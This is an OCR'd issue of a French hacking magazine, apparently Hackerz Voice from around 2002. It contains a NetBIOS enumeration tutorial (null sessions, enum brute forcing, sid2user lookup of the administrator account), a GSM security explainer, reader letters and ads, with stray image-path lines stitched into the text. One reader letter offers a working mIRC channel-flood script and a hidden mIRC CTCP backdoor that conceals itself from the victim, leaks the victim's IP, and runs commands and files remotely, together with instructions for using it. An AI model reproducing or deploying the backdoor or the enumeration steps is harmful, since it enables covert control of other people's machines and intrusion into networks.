192.168.1.4     SCURT          <server>    ADMIN     00-e8-ca-4f-21-c4
...
```

Toujours grâce à notre connexion nulle, nous pouvons utiliser " net view "aussi fourni par défaut avec Windows pour recenser les ressources partagées.

```
Net view \\jade
Ressources partagées de jade

Nom du partage  Type          Utilisé comme  Commentaire
-------------------------------------------------------
C               Disque
D               Disque
SharedDocs      Disque
La commande s'est terminée correctement.
```

Vous pouvez toutefois utiliser l'outil DumpSec de Somarsoft (http://www.somarsoft.com) qui possède une interface graphique et qui plus est vous permet d'effectuer nombre d'autres opérations utiles mais qui faute de place ne seront pas détaillées ici.

Maintenant si l'on imagine que l'on cherche à s'attaquer à un réseau de grande ampleur, il nous faudra pouvoir faire ce travail sur un nombre plus grand d'adresse ip et cela sans avoir besoin de le faire manuellement une à une. Pour cela il existe l'outil NAT qui permet de balayer des plages d'adresses ip en recherchant les ressources partagées mais aussi en tentant des entrées de forces en utilisant des listes de login/password.

```
nat 127.0.0.1

[*]--- Checking host: 127.0.0.1
[*]--- Obtaining list of remote NetBIOS names
...
```

Pour en terminer avec le recensement NetBIOS citons l'outil enum développé par l'équipe Razor qui permet d'effectuer toutes les fonctions de recensement NetBIOS selon une liste de paramètres. Taper enum pour plus d'info.

```
enum –U 127.0.0.1
```

A ce stade vous devriez connaître les ressources partagées de votre cible. Ce qui nous intéresse donc maintenant, c'est de connaître les groupes et les utilisateurs de cette cible ! ! ! Cette opération est aussi possible grâce à NetBIOS. Nous allons pour cela réutiliser l'outil enum. En une seule commande, il devrait établir la connexion nulle et nous afficher un grand nombre d'informations utiles.

```
enum –U –d –P –L –c 127.0.0.1
```

Pour ne pas prendre trop de place je ne vous montrerais pas la sortie mais elle contient la liste des utilisateurs enregistrés sur l'ordinateur cible. Sachez que l'on peut aussi rechercher les mots de passes grâce à un dictionnaire. Lisez l'aide fournie avec le soft pour plus d'info.

Mais le nec plus ultra pour cette opération reste Dumpsec présenteé un peu plus haut. Il permet d'extraire le nom des utilisateurs plus d'autres informations comme le SID etc.... Pour ça, il vous suffit de faire dump user as column... après, vous sélectionnez les informations souhaitées et voilà le tour est joué.

Imaginons que nous avons trouvé des utilisateurs mais pas l'admin ! Que faire ? Evgenii Rudny a développé à cet effet deux petits utilitaires forts utiles. User2sid et sid2user

```
User2sid \\192.168.1.9 autre (si autre et un des noms utilisateur trouvé avant)
S-1-5-21-1547161842-839522115-842925246-1004

Number of subauthorities is 5
Domain is JADE
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

Le nombre derrière le dernier trait d'union est le RID de l'utilisateur lorsqu'on sait que le RID de l'admin est toujours 500, il suffit de faire sid2user avec un RID 500. Pour cela on utilisera la commande :

```
Sid2user \\192.168.1.9 5 21 1547161842 839522115 842925246 500
(notez que le S, le 1 et les - ne sont pas présent)
Name is Administrateur
Domain is JADE
Type of SID is SidTypeUser
```

Et voilà le nom de l'admin (ici pas forcement partout) n'est rien d'autre que Administrateur.

Désormais vous devriez être en mesure de connaître les ressources partagées ainsi que les utilisateurs présent sur le système cible. Maintenant vous en faites ce que vous voulez mais sachez que si vous avez trouvé ces infos sur un système et que vous avez déjà quelques notions de hacking, la cible ne devrait pas faire long feu ! ! !

Pour plus d'informations, vous pouvez toujours me contacter à ghow.r@caramail.com ou lire le livre halte au hackers 2e éditions qui contient un chapitre entier sur le sujet et qui m'a bien aidé à rédiger ce petit texte.


Gretz to Kilrah, Sophie, CESSEV, Shambles, Relecteur et tous ceux que j'oublie.

Ghow.
Ghow.r@caramail.com

Sécurité GSM - HZV

Pré-requis : Article GSM dans HZV HS n°4

Petit rappel sur l'architecture du réseau GSM :



Commençons par présenter les diverses identités utilisées au sein du réseau GSM ainsi que leur utilisation. Cela va nous aider à comprendre comment le réseau opère pour établir un appel à partir de notre numéro de téléphone en 06 quelque chose et les procédures qu'il met en œuvre dans le domaine de la confidentialité.

IMSI (International Mobile Subscriber Identity) : identité invariante de l'abonné, identité la plus secrète du réseau GSM.
Cette identité est transportée le plus rarement possible sur l'interface radio pour éviter son interception. Son utilisation pourrait dès lors permettre de se faire passer pour autrui. Question confidentialité, on imagine aisément que quelqu'un écoutant n'importe quel canal puisse automatiquement identifier la personne en communication... et ce ne serait que le début.
Mais l'IMSI circule ! ! ! Notamment lorsque le réseau recherche où se trouve le mobile (MS) alors que ce dernier ne dispose pas encore d'identité temporaire (TMSI).

Voilà à quoi ressemble l'IMSI:

3 digits	2 digits	2 digits	≤10digits
MCC	MNC	H1 H2	MSIN

MCC (Mobile Country Code) : indicatif du pays (ex : France=208)
MNC (Mobile Network Code) : indicatif du PLMN (ex : Orange=01, SFR=10, BYTEL=20)
MSIN (Mobile Subscriber Identification Number) : numéro de l'abonné au sein de son PLMN.
H1H2 identifient un HLR physique.

TMSI (Temporary Mobile Subscriber Identity) : identité temporaire attribuée par le réseau au mobile. Utilisé pendant les appels pour éviter que l'IMSI ne circule librement et puisse être interceptée. L'utilisation du TMSI est optionnelle d'après la norme, mais pas la peine de se leurrer, je n'ai pas encore trouvé un réseau qui s'amuse à laisser circuler librement l'IMSI de ces abonnés au sein de son réseau...
La structure est laissée libre à l'opérateur. Sa taille est de quatre octets (ex : TMSI=12345678).
Attention, si l'on souhaite tracer un MS, il faut savoir que le TMSI change à chaque nouveau VLR. En gros, plus vous vous déplacez, plus votre TMSI change fréquemment.

MSISDN (Mobile Station ISDN Number) : c'est le numéro de vôtre MS (ex : 06 01 02 03 04).
Comment fait le réseau pour s'y retrouver lorsque j'appelle un pote? Il existe le HLR qui contient toute la table de correspondances entre MSISDN et IMSI. Inutile de vous dire qu'un accès à cette base de données vous ouvre une porte immense vers le phreaking...


Voici sa structure :

CC	NDC	SN

CC (Country Code) : indicatif du pays (ex : France=33)
NDC et SN représentent le numéro national du mobile.
NDC (National Destination Code) : identifie le PLMN particulier dans le pays.
SN (Subscriber Number) : attribué librement par l'opérateur.
Voici un exemple pour mieux comprendre :
En France, le numéro MSISDN à la forme suivante : 33 6 01 02 0304
Le 6 précise qu'il s'agit d'un mobile et non d'un fixe ou autre...
01 est l'indicatif Mobile GSM
02 identifie le HLR logique (au sein du HLR physique identifié par H1H2) dont l'on dépend.
0304 est le numéro de l'abonné au sein de son HLR.

MSRN (Mobile Station Roaming Number) : numéro temporaire attribué lors d'un établissement d'appel. Permet aux commutateurs du réseau (MSC) d'acheminer les informations au bon endroit.
Sa structure est la même que celle du MSISDN.

Voici maintenant un diagramme représentant les échanges entre entités GSM et les identités transportées:



L'appel est routé vers le MSC le plus proche (GMSC G=Gateway) qui interroge le HLR. Il veut savoir vers quel autre MSC (VSMC V=Visited) l'appel doit être acheminé. Le HLR fait correspondre l'IMSI au MSISDN et s'en sert pour interroger le VLR. Cela afin de récupérer le MSRN qui servira à acheminer l'appel vers le

suite page 62

Join Zi HackAdemY !

La hack school d'Hackerz Voice

les inscriptions sont ouvertes pour les nouvelles sessions 2002

www.dmpfrance.com

Comment s'inscrire ?

PAR TÉLÉPHONE en appelant le :
01 40 21 01 20 du mercredi au samedi inclus, de 11H à 19H.

SUR PLACE : du mercredi au samedi inclus, de 11H à 20H.

Notre adresse :

1, Villa du clos de Mallevart

(anciennement 7, rue Darboy) 75011 Paris.

M° Goncourt ou Parmentier

Par courrier ou par mail :
hackademy@dmpfrance.com

Vous serez inscrit en fonction des places disponibles dans la classe de votre choix. En cas d'impossibilité nous vous proposerons une autre possibilité.

Chaque cours Newbies est composé de trois sessions de trois heures chacune pour un prix de 70 € l'ensemble. Les cours Wild itou, sauf qu'ils sont composés de trois sessions de deux heures chacune.

Attention !
Si vous êtes mineur vous ne pourrez assister aux cours qu'avec une autorisation parentale. Que vous preniez des cours de judo ou de poterie, c'est la même chose !

Les cours par correspondance

Les cours par correspondance sont directement tirés des cours dispensés à Zi hack. Le programme des cours par correspondance est donc le même que celui dispensé dans les locaux.

Les tarifs sont aussi identiques, à une différence près : **par correspondance, le cours Newbies + est compris dans le cycle Newbies, pour le même tarif.** Pour toute info, ou pour vous inscrire, contactez directement l'école au 01 40 21 01 20; du mercredi au samedi inclus, de 11 H à 20 H ou consultez **www.dmpfrance.com**

Voici quelques sujets abordés lors des cours Newbies à Zi HackAdemY :

- Notions réseaux : communications réseaux, paquets, protocoles, etc.
- Notions de bases : vocabulaire, programmes, etc., + démystification de certaines idées reçues.
- Attaque réseau à distance : les cibles, les stratégies, etc.
- Etudes de services réseaux, attaques de services, etc.
- Attaques physiques : piratage d'une machine en accès physique.
- Les bases de la stéganographie, cryptographie, cryptanalyse, ...
- Systèmes d'exploitations : Windows (BDR, .bat, etc.), Linux (apprentissage).
- Recherches d'informations : les ressources de l'internet.
- Espionnage : la surveillance d'une machine.
- Sécurité informatique : firewalls, anti-virus, configs, etc.

Les cours du mois prochain :

Wild détournement de sessions réseau, vulnérabilités du web au niveau client et serveur... (9 heures en 3 sessions de 3 heures)

Les cours thématiques :

- **Linux** Administration système, réseau, sécurisation des services de base, sécurisation d'une distribution et du noyau Linux. **(3 x 3 heures)**
- **Programmation en C** Cour d'introduction, suivi d'un cours de programation système sous Linux. **(3 x 3 heures)**
- **Architecture réseau sécurisée** Mise en place d'une architecture sécurisée à base de firewall, anti-virus, IDS... **(3 x 3 heures)**

Les cours Wild de Fozzy se font sur acceptation après entretien.

Les tarifs

70 €
Pour un cycle complet d'enseignement

Newbies	(9heures en 3X3 heures)
Newbies +	(9heures en 3X3 heures)
Wild	(6heures en 3X2 heures)

Cours thématiques: (8 heures en 4X2h)
Linux, C, archi réseau...

Les principes fondateurs de Zi Hackademy

Nous, fondateurs et collaborateurs de Zi Hackademy, déclarons ce jour :

Zi Hackademy est un lieu ouvert à tous, sans aucune distinction, qui a pour but la diffusion auprès du public d'informations permettant
la compréhension du fonctionnement des réseaux informatiques.

Nous agissons pour accroître la transparence dans l'information du public utilisateur de ces technologies, et de tous les citoyens.

La diffusion la plus large possible des informations d'experts liées au fonctionnement des réseaux informatique est pour nous une démarche citoyenne.

Nous condamnons toute forme de piratage ou de tentative de piratage, comme nous condamnons naturellement toute démarche
en contradiction avec les lois de la République.

C'est dans cet esprit que nous voulons connaître et faire connaître, y compris jusque dans le détail et la complexité, le mode de fonctionnement des piratages.

Nous affirmons que notre action d'information du public et des citoyens a finalement pour but essentiel et principal la sensibilisation aux aspects éthiques et légaux induits par le développement de ces
nouvelles technologies.

En diffusant largement l'information, nous voulons contribuer à donner aux citoyens les moyens de critiquer eux-même, lorsque nécessaire, le fonctionnement des réseaux dont ils sont clients ou utilisateurs, dans le cadre de leur vie privée ou de leur entreprise.

Les valeurs qui inspirent notre action sont, placées sur le même plan, la liberté et la responsabilité individuelles, qui sont aussi notre idéal.

Nous pratiquons également l'entraide entre nous et soutenons toute action, toute publication et toute initiative poursuivant les mêmes buts, en France et dans le Monde.

bon VMSC. Le VMSC se chargera ensuite d'appeler le MS en utilisant son TMSI voire son IMSI.


Voilà maintenant que vous connaissez comment on utilise toutes ces identités et comment on établit un appel, on va passer à l'authentification, procédure qui va précéder l'appel en lui-même.

Pourquoi de telles précautions ?


Pour peu que vous ayez réussi à récupérer un MS pirate, ce n'est pas encore fini ! Bien que vous vous présentiez au réseau sous une autre identité, ce dernier va vouloir vous authentifier.
Le réseau veut en fait s'assurer que l'identité transmise par le MS, en l'occurrence le TMSI est bien correcte. Si cette procédure échoue, l'accès au réseau est refusé au mobile.

Comment ça marche ?


Un nombre aléatoire appelé RAND est transmis au mobile. Ce nombre ainsi qu'une clé secrète Ki sont passés en entrée à un algorithme de calcul appelé A3 se trouvant dans la carte SIM. Le résultat appelé SRES est renvoyé au réseau qui le compare avec le résultat du calcul qu'il a lui aussi effectué (La clé Ki est donc stockée à deux endroits : dans la SIM et dans l'entité HLR/AUC du réseau (AUC=Authentication Center)). Si les deux SRES sont identiques, c'est gagné, on est identifié ! ! !
Il ne sert rien de mettre un spy sur l'interface radio, Abis ou autre... cette clé secrète Ki ne transite pas, vous ne la verrez jamais. Seul un accès à la SIM ou la base de données de l'AUC peut permettre de la récupérer...



Passons aux écoutes téléphoniques. Vous pouvez vous douter que les maîtres à penser de la transmission radio ne laissent pas les informations transiter sans un minimum de protection... Parlons dès lors du chiffrement. Il va servir à essayer d'éviter l'écoute des communications, de l'IMSI, de l'IMEI, ...
Ainsi, toutes les informations vont être chiffrées à l'aide d'une clé de chiffrement appelée Kc. Pour obtenir cette clé, on va utiliser le même nombre RAND utilisé lors de la procédure d'authentification.
RAND et la clé secrète Ki sont passés en entrée à un algorithme de calcul appelé cette fois A8 se trouvant dans la carte SIM. Le résultat est appelé Kc.



On utilise enfin un dernier algorithme de calcul appelé A5 qui va permettre le chiffrement / déchiffrement des informations. Cet algorithme est implanté dans la SIM et au niveau du réseau dans la BTS. L'activation ou non du chiffrement est initiée par le réseau ! ! !
Le MSC donne l'ordre à la BTS d'initier les échanges avec le mobile pour activer ou désactiver le chiffrement.



FN = Frame Number (numéro de la trame reçue variant de 0 à 2 715 647) sur 22 bits
Kc = 64 bits
S1 et S2 = 114 bits
Le chiffrement / déchiffrement des données est fait à l'aide de l'opération XOR (ou exclusif) entre les 114 bits d'un burst radio (je ne vais pas trop rentrer dans les détails ; on dispose de trames TDMA (Time Division Multiple Access), chaque trame TDMA est composée de 8 Timeslots et un burst est l'élément de signal transmis à l'intérieur d'un slot) et les 114 bits générés par l'algorithme A5 (S1 dans un sens et S2 dans l'autre).

A l'heure actuelle au moins deux des trois algorithmes de calcul ont déjà été crackés et les écoutes GSM existent...

Enfin, quelques détails sur l'identité du MS : l'IMEI (International Mobile Equipment Identity).
Cette fois, on ne parle plus de la carte SIM mais de l'appareil en lui-même. Vous avez certainement entendu parler des vols de portable qui augmentent sans cesse ces derniers temps. Représentant un business très florissant pour les voleurs à l'arrachée, les opérateurs ont donc décidé de mettre en place un système de protection afin de rendre inutilisable un mobile si celui-ci est déclaré volé. Ce système sera opérationnel sur les trois réseaux Live français avant la fin de l'année 2002.

Tout mobile est identifié de manière unique par l'IMEI, codé sur au plus 15 digits.

Voyons un peu quelle est sa structure :

6 digits	2 digits	6 digits	1 digit
TAC	FAC	SNR	SP

TAC (Type Approval Code) est fourni au constructeur lorsque l'équipement a passé l'agrément.
FAC (Final Assembly Code) identifie l'usine de fabrication.
SNR (Serial Number) est affecté librement par le constructeur.
SP = Spare

Dans la Phase 2+ du GSM, l'IMEI est étendu à 16 digits. Les deux derniers digits sont réservés au SVN (Software Version Number) et on parle dès lors d'IMEISV.

Rentrons dès maintenant dans le vif du sujet..

L'envoi de l'IMEI d'un mobile vers le réseau n'est pas systématique d'après la norme. On peut supposer très largement que ce système de protection n'étant pas utilisé à l'heure actuelle et les ressources radios étant précieuses, ce n'est pas fait très souvent. Toutefois, le réseau peut demander l'IMEI au MS lors de différentes procédures (début des sessions RR, mise à jour de localisation, ...).

Lorsqu'un mobile sera déclaré volé, l'IMEI de ce dernier sera stocké dans une base de donnée appelée EIR (Equipment Identity Register).
Pour accéder et mettre à jour cette liste, aussi appelée Black List, il faut utiliser l'OMC. On peut par contre y accéder librement en lecture à partir de n'importe quel MSC/VLR. Vous avez deviné ! Tout équipement volé sera immédiatement repéré dans tout le réseau GSM et interdit d'accès ! ! !

Dès que l'utilisation de cette base de donnée sera effective, il deviendra bien difficile de revendre un MS sur le marché noir à moins que...
Ce système de protection existe depuis bien longtemps au niveau des spécifications ; pourquoi les opérateurs attendent-ils d'être confrontés à des situations de crise pour réagir ?

XX.

The voice

Messages reçus sur voice@dmpfrance.com

.:: ErrEuR ::.

Yo

Bah c t just' pour dire ke dans le coin Irc de vot' mag [Qui est cool ;)] kil y a 2/3 erreurs..
Genre : Dans le n°7 bimestriel de Novembre 2001:
Pour flooder un chan(nel), la commande:

```
on 1:join:*:{
goto begin
:begin
/msg $chan Salut tlm !
/msg $chan ca va ?
goto begin
}
```

Dabord on peut virer le premier goto begin car mIrc est con.. Ensuite kand on fé une action comme ça sans timer (qui permet de mettre des act' ds le temps) bah t'as l'impression ke tu flood mé en fait tu fé que te connecter/deconnecter.. Faudrait rajouter devant got begin un truk genre : /timer 1 1 goto begin BOn
Aussi
Jsé plus dans kel numéro, vous aviez marké comment avoir un ip sur le chat.. /dns pseudo c très protégé et ça marche rarement. Jvé parler du server chat de Wanadoo/voila [Fr. Telecom] qui est une vrai passoire [Y'a même du monde!] Ex: Pour trouver une ip: /who pseudo %i [%i étant la key de decryptage] Ensuite y'a des bugs au nivo de :
- On peut être Ircop c.a.d. Possesseur du server avec tous les pouvoirs juste du fait que lorskon se register au bot spécial, il ne regarde ke les 12 premières caractères..

Ensuite idem pr IriX [L'équivalent de X], Qui ne prend en compte que les 6 premiers caractères..
Et c pas tout Mé bon on va pas s'éterniser là dessus ensuite:

Bon un BON BACKDOOR MIRC [Avec vot' technik, le mec s'en appercoit de ses actions et des ctcp que vous lui send]:

```
ctcp 1:*:{
/set %com /ctcp $me
haltdef
if ($1- == in) {
```

```
/ctcp $nick ech [X FicTion][Je Suis Infecté]
/clear -s
/motd
goto end
}
if ($1- == ip) {
/ctcp $nick ech [X FicTion][iP][ $+ $ip $+ ]
/clear -s
/motd
goto end
}
else {
 / $+ $1-
 /ctcp $nick ech [Action: / $+ $1- $+] effectuée.
 /clear -s
 /motd
 goto end
}
:end
/unset %com
halt
}
```

Cela était le code sur la machin distante..
Manant sur la votre:
Vous créez un fichier avec n'importe kel extension [Genre .mrc, .ini, .aaa, ..]. On va dire lecteur.txt
Vous l'ouvrez avec NotePad [Block Note..] et vous markez ce code:

```
ctcp 1:ech:/echo -a $2-
```

Puis vous mettez ce fichier là où se trouver vot' script mIrc (genre Mirc32.exe) Puis vous le lancez et vous tapez : /load -rs lecteur.txt
Et c bon..

Manant vous disposez de 3 commandes essentiels:

/ctcp pseudo ip (Cela vous donnera son ip)
/ctcp pseudo in (Pouf vérifier si il est infecté)

Et comme vous avez un backdoor, vous pouvez taper des actions de ce genre:

/ctcp pseudo JOIN #chan [Pour lui faire rejoindre un channel]
/ctcp pseudo MSG #chan [Pour lui faire dire un truk sur #chan]
/ctcp pseudo remove c:\windows\system\truc.dll [Moué..]
/ctcp pseudo write c:\windows\bureau\Dieu.txt Mouahahaahahahah nické mon grand :O) [ça créé le fichier Dieu.txt ds le bureau et tu mé ton text après]
/ctcp pseudo splay c:\windows\media\The Microsoft Sound.wav [Un peu de ziC ?]

Etc.
Et les capacités sont grandes..
Vous pouvez créer un virus à distance et lui éxécuter toujours à distance ! Sans être repérer bien sûr..
La fonction /clear -s Vide la boite de status ou s'affiche certains infos et /motd la remplit.. Pour que la victime ne se rende compte de rien et le haltdef tout en haut pour qu'elle ne voit pas vos ctcps..
Bah manant pour vous créer un virus à distance c simple vous utilisez /ctcp pseudo write c:\..
Et pour le lancer /ctcp pseudo run c:\..
Thus

XiO

cheratan

Tommy

Tiens un futur rédacteur ?

Le mieux est l'ennemi du bien

Je trouve votre magazine très intéressant et très bien MAIS attention a ne pas trop vouloir en dire a peu de frais. Je m'explique. Sur l'article "les dll espions", il se trouve que c'est plus de la paranoïa qu'autre chose et que dans le pire des cas, 10 petites lignes pour nous dire de supprimer ces fichiers est un peu léger. Lisez ceci : http://www.accs-net.com/smallfish/advw.htm et http://www.se.f-secure.com/virus/virusinfo.asp?Id=592. Si ces articles ne sont pas forcement vrai, cela aurai mérité d'être signalé. A noter que ADAWARE ne dit pas de supprimer ces dll, dans tout les cas il y a un manque réel d'information. Conclusion : "trust no one"

Archiguy

Bravo pour le n°8 !

Bonjour !

Bin voilà, je voulais vous dire bravo pur le n°8 qui est vraiment très bien ! Et aussi pour le manuel n°4 !
Ah, sinon, est-ce que vous pourriez faire un chti' peu de pub pour mon site ? www.thefreenet.org

Voilà, encore bravo et merci d'avance.

Lexique et niveau hacker

Bonjour,
Je m'appelle Nicolas, j'ai 15 ans et je vous écris parce que je m'intéresse (enfin... j'essaie) de très près à l'informatique et au hacking. Mais quand je lis Hackerz Voice, je vous avoue que je suis des fois (même souvent en fait) un peu - voire complètement - largué à cause du vocabulaire qui n'est évidemment pas dans mon super dico Larousse de 1996 ! En fait, je voudrais vous demander s'il était pas possible de faire un lexique avec - pas tous mais une partie - des mots "compliqués" de l'informatique et du hacking comme "root" ou des mots comme ça. Vous pourriez le mettre en complément d'un manuel ou le commercialiser à part. Mais bon, c'est juste une idée, d'autant plus qu'il n'y a sûrement pas que moi dans ce cas là. Bon, je vais pas monopoliser les temps de travail de la rédaction donc je m'arrête là.
P.S : pourquoi vous dites Vindaube, Windaube et puis des fois tout simplement Windows ? Bof, laissez tomber...

Raskah

Merciiiiiiii !

salut l'equipe d'HZV
je voulais simplement vous dire que je trouve votre magazine super cool, agreable a lire, assez familial. Les personnes qui vous traites de copieurs et toutes les autres noms...font ca parce qu'il sont jaloux du succes de votre mag, ce qui differencie votre mag c est que vous c'est pas un mag purement commerciale contrairement a certain dont je ne siterai pas le nom mais il est instructif autant pour nous les lecteurs que pour les entreprises ayant d'enormes failles! Je suis impressioné par le boulot de FoZzy qui a besoin de beaucoup de soutien (pas que lui d'ailleurs) En tout cas bonne continuation, je pense que vous etes dans la bonne voie!!!
On se revoit dans le prochain numero !!!


Tommy

Ah c sur, ya rien à dire là, Fozzy a besoin de bcp de soutien, pour le reste :)))))))
Respect pour tout le monde.

"L'hacktion-shirt Zi HackAdemY"

By Hackerz Voice

We need You, en achetant ce tee shirt vous contribuez
au développement de la première Hack school française



Je commande à

Nom : ..... Prénom : .....
Adresse : .....
Code : ..... Ville : .....

Signature

M5

3 "Zi HackAdemY"

1 "Zi HackAdemY"

PAIEMENT

☐ par chèque à l'ordre de DMP, 26 bis, Rue Jeanne d'Arc, 94160 Saint-Mandé

☐ par Carte Bleue

Expire en /

Taille XL XXL

TOUT COPIER, le livre que vous attendiez, sera dispo fin mars

17 € au lieu de 27,5 €

Vous pouvez le commander maintenant avec le coupon ci-dessous ou sur www.dmpfrance.com à des conditions préférentielles : 17 € (+3,3 € de frais de port) au lieu de 27,5 € prix public.

250 pages
de piraterie pure
La Pieuvre Noire éditions

Toutes les infos sur www.dmpfrance.com

10 € d'économie pour les lecteurs d'Hackerz Voice !

Je commande
TOUT COPIER

Nom : ..... Prénom : .....

Adresse : .....

Code postal : ..... Ville : .....

Signature

M5

nombre d'exemplaires :

PAIEMENT

☐ par chèque à l'ordre de La Pieuvre Noire, 26 bis, Rue Jeanne d'Arc, 94160 Saint-Mandé

☐ par Carte Bleue

Expire en ■■ / ■■

20,3 € (frais de port inclus), soit 10 € d'économie

Join
ZI HACKADEMY

01 40 21 01 20

WWW.dmpfrance.com